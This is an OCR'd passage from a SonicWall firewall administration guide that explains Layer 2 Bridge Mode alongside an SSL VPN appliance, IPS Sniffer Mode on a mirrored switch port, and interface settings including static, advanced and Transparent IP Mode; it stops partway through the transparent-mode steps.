
This sample topology covers the proper installation of a SonicWall network security appliance device into your existing SonicWallSonicWall EX-Series SSL VPN or SonicWall SSL VPN networking environment. By placing the firewall into Layer 2 Bridge Mode, with an internal, private connection to the SSL VPN appliance, you can scan for viruses, spyware, and intrusions in both directions. In this scenario the SonicWall network security appliance is not used for security enforcement, but instead for bidirectional scanning, blocking viruses and spyware, and stopping intrusion attempts. When programmed correctly, the firewall will not interrupt network traffic, unless the behavior or content of the traffic is determined to be undesirable. Both one- and two-port deployments of the SonicWall network security appliance are covered in this section.

Topics:

WAN to LAN Access Rules

Because the firewall will be used in this deployment scenario only as an enforcement point for anti-virus, anti-spyware and intrusion prevention, its existing security policy must be modified to allow traffic to pass in both directions between the WAN and LAN.

On the **Firewall > Access Rules** page, click the **Configure** icon for the intersection of WAN to LAN traffic. Click the **Configure** icon next to the default rule that implicitly blocks uninitiated traffic from the WAN to the LAN.



In the **Edit Rule** dialog, select **Allow** for the **Action** setting, and then click **OK**.

Configure the Network Interfaces and Activate L2B Mode

In this scenario the WAN interface is used for the following:

- Access to the management interface for the administrator
- Subscription service updates on MySonicWall
- The default route for the device and subsequently the “next hop” for the internal traffic of the SSL VPN appliance (this is why the firewall device WAN interface must be on the same IP segment as the internal interface of the SSL VPN appliance)


The LAN interface on the firewall is used to monitor the unencrypted client traffic coming from the external interface of the SSL VPN appliance. This is the reason for running in Layer 2 Bridge Mode (instead of reconfiguring the external interface of the SSL VPN appliance to see the LAN interface as the default route).

On the **Network > Interfaces** page of the SonicOS management interface, click the **Configure** icon for the **WAN** interface, and then assign it an address that can access the Internet so that the appliance can obtain signature updates and communicate with NTP.

The gateway and internal/external DNS address settings will match those of your SSL VPN appliance:


- **IP address**: This must match the address for the internal interface on the SSL VPN appliance.
- **Subnet Mask**, **Default Gateway**, and **DNS Server(s)**: Make these addresses match your SSL VPN appliance settings.

For the **Management** setting, select the **HTTPS** and **Ping** check boxes. Click **OK** to save and activate the changes.



To configure the LAN interface settings, navigate to the **Network > Interfaces** page and click the **Configure** icon for the **LAN** interface.

For the **IP Assignment** setting, select **Layer 2 Bridged Mode**. For the **Bridged to** setting, select **X1**.



If you also need to pass VLAN tagged traffic, supported on SonicWall NSA series appliances, click the **VLAN Filtering** tab and add all of the VLANs that will need to be passed.

Click **OK** to save and activate the change. You may be automatically disconnected from the firewall's management interface. You can now disconnect your management laptop or desktop from the firewall's X0 interface and power the firewall off before physically connecting it to your network.

Install the SonicWall Network Security Appliance between the Network and SSL VPN Appliance

Regardless of your deployment method (single- or dual-homed), the SonicWall network security appliance should be placed between the X0/LAN interface of the SSL VPN appliance and the connection to your internal network. This allows the device to connect out to SonicWall's licensing and signature update servers, and to scan the decrypted traffic from external clients requesting access to internal network resources.


If your SSL VPN appliance is in two-port mode behind a third-party firewall, it is dual-homed.

To connect a dual-homed SSL VPN appliance:

1 Cable the X0/LAN port on the firewall to the X0/LAN port on the SSL VPN appliance.

2 Cable the X1/WAN port on the firewall to the port where the SSL VPN was previously connected.

3 Power on the firewall.




If your SSL VPN appliance is in one-port mode in the DMZ of a third-party firewall, it is single-homed.

To connect a single-homed SSL VPN appliance:

1 Cable the X0/LAN port on the firewall to the X0/LAN port of the SSL VPN appliance.

2 Cable the X1/WAN port on the firewall to the port where the SSL VPN was previously connected.

3 Power on the firewall.




Configure or Verify Settings

From a management station inside your network, you should now be able to access the management interface on the firewall using its WAN IP address.

Make sure that all security services for the SonicWall network security appliance are enabled. See Licensing Services on page 328 and Activating Firewall Services on Each Zone on page 331.

SonicWall Content Filtering Service must be disabled before the device is deployed in conjunction with a SonicWall SMA 1000 Series SSL VPN appliance. On the **Network > Zones** page, click **Configure** next to the LAN (X0) zone, clear the **Enforce Content Filtering Service** check box and then click **OK**.



If you have not yet changed the administrative password on the SonicWall network security appliance, you can do so on the **System > Administration** page.

To test access to your network from an external client, connect to the SSL VPN appliance and log in. Once connected, attempt to access to your internal network resources. If there are any problems, review your configuration and see Configuring the Common Settings for L2 Bridge Mode Deployments on page 328.


IPS Sniffer Mode (SonicWall NSA series appliances)

Supported on SonicWall NSA series appliances, IPS Sniffer Mode is a variation of Layer 2 Bridge Mode that is used for intrusion detection. IPS Sniffer Mode configuration allows an interface on the SonicWall to be connected to a mirrored port on a switch to examine network traffic. Typically, this configuration is used with a switch inside the main gateway to monitor traffic on the intranet.

In Network Using IPS Sniffer Mode Interface, traffic flows into a switch in the local network and is mirrored through a switch mirror port into a IPS Sniffer Mode interface on the SonicWall security appliance. The SonicWall inspects the packets according to the firewall settings configured on the Bridge-Pair. Alerts can trigger SNMP traps which are sent to the specified SNMP manager via another interface on the SonicWall. The network traffic is discarded after the SonicWall inspects it.

The WAN interface of the SonicWall is used to connect to the SonicWall Data Center for signature updates or other data.

Network Using IPS Sniffer Mode Interface




In IPS Sniffer Mode, a Layer 2 Bridge is configured between two interfaces in the same zone on the SonicWall, such as LAN-LAN or DMZ-DMZ. You can also create a custom zone to use for the Layer 2 Bridge. Only the WAN zone is **not** appropriate for IPS Sniffer Mode.

The reason for this is that SonicOS detects all signatures on traffic within the same zone such as LAN-LAN traffic, but some directional specific (client-side versus server-side) signatures do not apply to some LAN-WAN cases.

Either interface of the Layer 2 Bridge can be connected to the mirrored port on the switch. As network traffic traverses the switch, the traffic is also sent to the mirrored port and from there into the SonicWall for deep packet inspection. Malicious events trigger alerts and log entries, and if SNMP is enabled, SNMP traps are sent to the configured IP address of the SNMP manager system. The traffic does not actually continue to the other interface of the Layer 2 Bridge. IPS Sniffer Mode does not place the SonicWall appliance inline with the network traffic, it only provides a way to inspect the traffic.

The **Edit Interfaces** dialog from the **Network > Interfaces** page provides a new check box called **Only sniff traffic on this bridge-pair** for use when configuring IPS Sniffer Mode. When selected, this check box causes the SonicWall to inspect all packets that arrive on the L2 Bridge from the mirrored switch port. The **Never route traffic on this bridge-pair** check box should also be selected for IPS Sniffer Mode to ensure that the traffic from the mirrored switch port is not sent back out onto the network. (The **Never route traffic on this bridge-pair** setting is known as Captive-Bridge Mode.)




For detailed instructions on configuring interfaces in IPS Sniffer Mode, see Configuring IPS Sniffer Mode (SonicWall NSA Series Appliances).

Sample IPS Sniffer Mode Topology

This section provides an example topology that uses SonicWall IPS Sniffer Mode in a Hewlitt Packard ProCurve switching environment. See Sample IPS Sniffer Mode Topology. This scenario relies on the ability of HP's ProCurve Manager Plus (PCM+) and HP Network Immunity Manager (NIM) server software packages to throttle or close ports from which threats are emanating.


This method is useful in networks where there is an existing firewall that will remain in place, but you wish to use the SonicWall's firewall services as a sensor.

Sample IPS Sniffer Mode Topology




In this deployment the WAN interface and zone are configured for the *internal* network's addressing scheme and attached to the internal network. The X2 port is Layer 2 bridged to the LAN port – but it won't be attached to anything. The X0 LAN port is configured to a second, specially programmed port on the HP ProCurve switch. This special port is set for mirror mode – it forwards all the internal user and server ports to the "sniff" port on the SonicWall. This allows the SonicWall to analyze the entire internal network's traffic, and if any traffic triggers the firewall signatures it will immediately trap out to the PCM+/NIM server via the X1 WAN interface, which then can take action on the specific port from which the threat is emanating.

To configure this deployment, navigate to the **Network > Interfaces** page and click on the configure icon for the **X2** interface. On the X2 Settings page, set the **IP Assignment** to 'Layer 2 Bridged Mode' and set the **Bridged To:** interface to 'X0'. Select the check box for **Only sniff traffic on the bridge-pair**. Click **OK** to save and activate the change.



Next, go to the **Network > Interfaces** page and click on the configure icon for the **X1 WAN** interface. On the X1 Settings page, assign it a unique IP address for the *internal* LAN segment of your network – this may sound wrong, but this will actually be the interface from which you manage the appliance, and it is also the interface from which the appliance sends its SNMP traps as well as the interface from which it gets firewall signature updates. Click **OK**.



You must also modify the firewall rules to allow traffic from the LAN to WAN, and from the WAN to the LAN, otherwise traffic will not pass successfully.

Connect the span/mirror switch port to X0 on the SonicWall, not to X2 (in fact X2 isn't plugged in at all), and connect X1 to the internal network. Use care when programming the ports that are spanned/mirrored to X0.

Configuring Static Interfaces

Static means that you assign a fixed IP address to the interface. To configure a Static interface, perform the following:

1. Click on the **Configure** icon in the **Configure** column for the Interface you want to configure. The **Edit Interface** dialog displays.
   - You can configure **X0** through **X8**, depending on the number of interfaces on your appliance.
   - If you want to create a new zone, select **Create new zone**. The **Add Zone** dialog displays. See Adding and Configuring a Zone on page 374 for instructions on adding a zone.
2. Select a zone to assign to the interface. You can select LAN, WAN, DMZ, WLAN, or a custom zone.
3. Select **Static IP Mode** from the **Mode / IP Assignment** menu.
4. Enter the IP address and subnet mask of the zone in the **IP Address** and **Subnet Mask** fields.

   NOTE: You cannot enter an IP address that is in the same subnet as another zone.
5. Enter any optional comment text in the **Comment** field. This text is displayed in the **Comment** column of the **Interface** table.
6. If you want to enable remote management of the SonicWall security appliance from this interface, select the supported management protocol(s): **HTTP**, **HTTPS**, **SSH**, **Ping**, **SNMP**, and/or **SSH**.

   To allow access to the WAN interface for management from another zone on the same appliance, access rules must be created. See Allowing WAN Primary IP Access from the LAN Zone for more information.
7. If you want to allow selected users with limited management rights to log in to the security appliance, select **HTTP** and/or **HTTPS** in **User Login**.
8. Click **OK**.

NOTE: The administrator password is required to regenerate encryption keys after changing the SonicWall security appliance's address.

Configuring Advanced Settings for the Interface


If you need to force an Ethernet speed, duplex and/or MAC address, click the **Advanced** tab.

Topics:

- Advanced Settings
- Expert Mode Settings
- Bandwidth Management

Advanced Settings

The **Advanced Settings** section allows you to manage the Ethernet settings of links connected to the SonicWall.



- **Auto Negotiate**—is selected by default as the **Link Speed** because the Ethernet links automatically negotiate the speed and duplex mode of the Ethernet connection. If you want to specify the forced Ethernet speed and duplex, select one of the following options from the **Link Speed** menu:
  - 1 Gbps - Full Duplex
  - 100 Mbps - Full Duplex
  - 100 Mbps - Half Duplex
  - 10 Mbps - Full Duplex
  - 10 Mbps - Half Duplex

CAUTION: If you select a specific Ethernet speed and duplex, you must force the connection speed and duplex from the Ethernet card to the SonicWall security appliance as well.


- **Use Default MAC Address**—select this check box to use the default MAC address.
- **Override Default MAC Address—**overrides the default MAC address for the Interface, enter the desired MAC address in the field.
- **Enable flow reporting**—enables flow reporting for flows created on this interface.
- **Enable Multicast Support**—allows multicast reception on this interface.
- **Enable 802.1p tagging** (SonicWall NSA series appliances)—select this check box to tag information passing through this interface with 802.1p priority information for Quality of Service (QoS) management. Packets sent through this interface are tagged with VLAN id=0 and carry 802.1p priority information. In order to make use of this priority information, devices connected to this interface should support priority frames. QoS management is controlled by access rules on the **Firewall > Access Rules** page. For information on QoS and bandwidth management, see Firewall Settings > QoS Mapping (NSA Series Only) on page 989.
- **Management Traffic Only**—Select this check box to allow management traffic only.
- **Load Balancing Virtual IP Address**—(Optional) If configuring a LAN interface, a LAN Load Balancing Virtual IP address can be configured. Enter the IP address in the text-field, a node responds to the ARP request for the IP address of the LAN Load Balancing Virtual IP address with their own MAC address. Which Node responds is be based on the source IP address of the request. Traffic is then serviced by that Node. You can then configure all LAN PCs to use the LAN Load Balancing Virtual IP address as the gateway rather than using the different virtual group IPs.

  NOTE: This option is only available when Active-Active Clustering is configured and enabled.

Expert Mode Settings

- Optionally select the **Use Routed Mode** checkbox. For more information about Routed Mode, see Configuring Routed Mode.

Bandwidth Management




- Optionally enable **Bandwidth Management** for this interface. For more information about configuring Bandwidth Management, see Configuring Global BWM on an Interface.

Configuring Interfaces in Transparent IP Mode (Splice L3 Subnet)

Transparent IP Mode enables the SonicWall security appliance to bridge the WAN subnet onto an internal interface.

To configure an interface for transparent mode:

1 Click on the **Configure** icon in the **Configure** column for the **Unassigned** Interface you want to configure. The **Edit Interface** dialog displays.




2 Select an interface.

- If you select a configurable interface, select **LAN** or **DMZ** for **Zone**.

  NOTE: The options available change according to the type of zone you select.


- If you want to create a new zone for the configurable interface, select **Create a new zone**. The **Add Zone** dialog displays. See Network > Zones, for instructions on adding a zone.

3 Select **Transparent IP Mode (Spice L3 Subnet)** from the **Mode / IP Assignment** drop-down menu.



4 From the **Transparent Range** drop-down menu, select an address object that contains the range of IP addresses you want to have access through this interface. The address range must be within an internal zone, such as LAN, DMZ, or another trusted zone matching the zone used for the internal transparent interface. If you do not have an address object configured that meets your needs, perform the following:

a In the **Transparent Range** menu, select **Create New Address Object**. The **Add Address Object** dialog displays.



